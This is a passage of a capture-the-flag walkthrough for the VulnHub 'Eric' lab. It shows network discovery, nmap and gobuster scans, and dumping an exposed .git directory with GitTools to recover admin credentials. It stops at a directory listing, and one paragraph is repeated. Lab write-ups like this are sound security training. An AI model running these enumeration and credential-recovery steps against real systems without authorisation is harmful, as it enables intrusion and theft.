Eric

Eric is trying to reach out on the Internet, but is he following best practice?
Flags - /root/flag.txt - /home/eric/flag.txt
Tested with VirtualBox
DHCP enabled
Difficulty: Beginner
Should not be as easy as to just run a MSF module to get root right away, if so please let me know.

Link to download: https://www.vulnhub.com/entry/sp-eric,274/

Reconnaisance

Let's start by idneitfying our target IP
sudo netdiscover -i vboxnet0

```
Currently scanning: 172.17.90.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 222
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:cd:21:c6      1      42  PCS Systemtechnik GmbH
192.168.56.174  08:00:27:04:8c:47      3     180  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/eric]
└──╼ $
```


Target IP - 192.168.56.174

Now let's identify open ports,version,services vulnerable scripts etc using nmap
sudo nmap -A -p- 192.168.56.174


```
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/eric]
└──╼ $sudo nmap -A -p- 192.168.56.174
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-07 20:06 IST
Nmap scan report for 192.168.56.174
Host is up (0.00043s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d3:79:15:3d:11:4c:af:26:6c:b2:af:6a:0b:99:14:fd (RSA)
|   256 87:48:76:38:81:c2:a0:50:cd:4c:39:c0:7c:7a:07:40 (ECDSA)
|   256 8e:b9:dd:8d:14:9b:e3:63:1d:d7:0e:54:98:8d:29:5b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-git:
|   192.168.56.174:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: minor changes
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Blog under construction
MAC Address: 08:00:27:04:8C:47 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.56.174

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds
┌─[baz@parrot]─[~/comp ctf walkthroughs/eric]
```

Enumeration


Through the nmap scan, we get that we have the port 80 open. Also as we can see in the given image that we have also discovered the .git directory.
By convention, if we have the port 80, we try and open the IP Address in the Web Browser. In doing so we see a message of “Blog under construction”. This seems like a Dead End. Let’s try another approach.




We checked the source code but nothing intersting was found. Let's move on.
Let's do a direcotory scan using gobuster .
gobuster dir --url http://192.168.56.174 -w (wordlist path)



Great a number of directories were shown. Let's check each one. On opening the admin.php, we get a form with the Username and Password fields. Seeing a form, our basic instinct was the SQL Injections. We spent a little time on that.



Now, back on the nmap scan, we did in the beginning. We found a Git repository. On browsing a few sites on Google, we found this epic tool called GitTools. We cloned this tool on our Desktop as shown in the given image. After that, we traversed in the GitTools Directory to using the cd command. Here, we found 3 tools: Dumper, Extractor, Finder. We will use this tool to enumerate this git.





```
git clone //github.com/internetwache/GitTools.git
cd GitTools/
ls
```

```
┌─[✗]─[baz@parrot]─[~/GITTOOLS]
└──╼ $sudo git clone https://github.com/internetwache/GitTools.git
Cloning into 'GitTools'...
remote: Enumerating objects: 209, done.
remote: Total 209 (delta 0), reused 0 (delta 0), pack-reused 209
Receiving objects: 100% (209/209), 45.93 KiB | 179.00 KiB/s, done.
Resolving deltas: 100% (79/79), done.
┌─[baz@parrot]─[~/GITTOOLS]
└──╼ $
```

First, we traversed into the Dumper directory to use the gitdumper tool. This tool will dump all the files on the git. We will have to give a destination directory to use it. This tool can be used as shown in the given image.

```
┌─[baz@parrot]─[~/GITTOOLS/GitTools/Dumper]
└──╼ $sudo ./gitdumper.sh http://192.168.56.174/.git/ dest-dir
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating dest-dir/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
```

Now that we have successfully dumped the git files using the gitdumper tool. It’s time to use the Extractor tool. For this, we will have to traverse inside the Extractor directory within the GitTools. Now to use the extractor we will have to give the path of the destination directory in with we dumped the git files using the gitdumper.



The Extractor tool will create the directories based on the commits on the git that we dumped earlier which can be observed in the given image. Three directories were created in response to three commits on the git. We traversed in the directory named “0-3db5628b550f5c9c9f6f663cd158374035a6eaa0/” to find three file: admin.php, commit-meta.txt and index.php. We read the admin.php file using the cat command to find the username and password for the form we found earlier. We made a note of these credentials.


Exploitation

The Extractor tool will create the directories based on the commits on the git that we dumped earlier which can be observed in the given image. Three directories were created in response to three commits on the git. We traversed in the directory named “0-3db5628b550f5c9c9f6f663cd158374035a6eaa0/” to find three file: admin.php, commit-meta.txt and index.php. We read the admin.php file using the cat command to find the username and password for the form we found earlier. We made a note of these credentials.
cd dest
ls
cat admin.php


```
dest  extractor.sh  README.md
┌─[baz@parrot]─[~/GITTOOLS/GitTools/Extractor]
└──╼ $cd dest/
┌─[baz@parrot]─[~/GITTOOLS/GitTools/Extractor/dest]
└──╼ $ls
0-3db5628b550f5c9c9f6f663cd158374035a6eaa0
1-cc1ab9695f56d1fff0d1f006821cab6b6b0e249
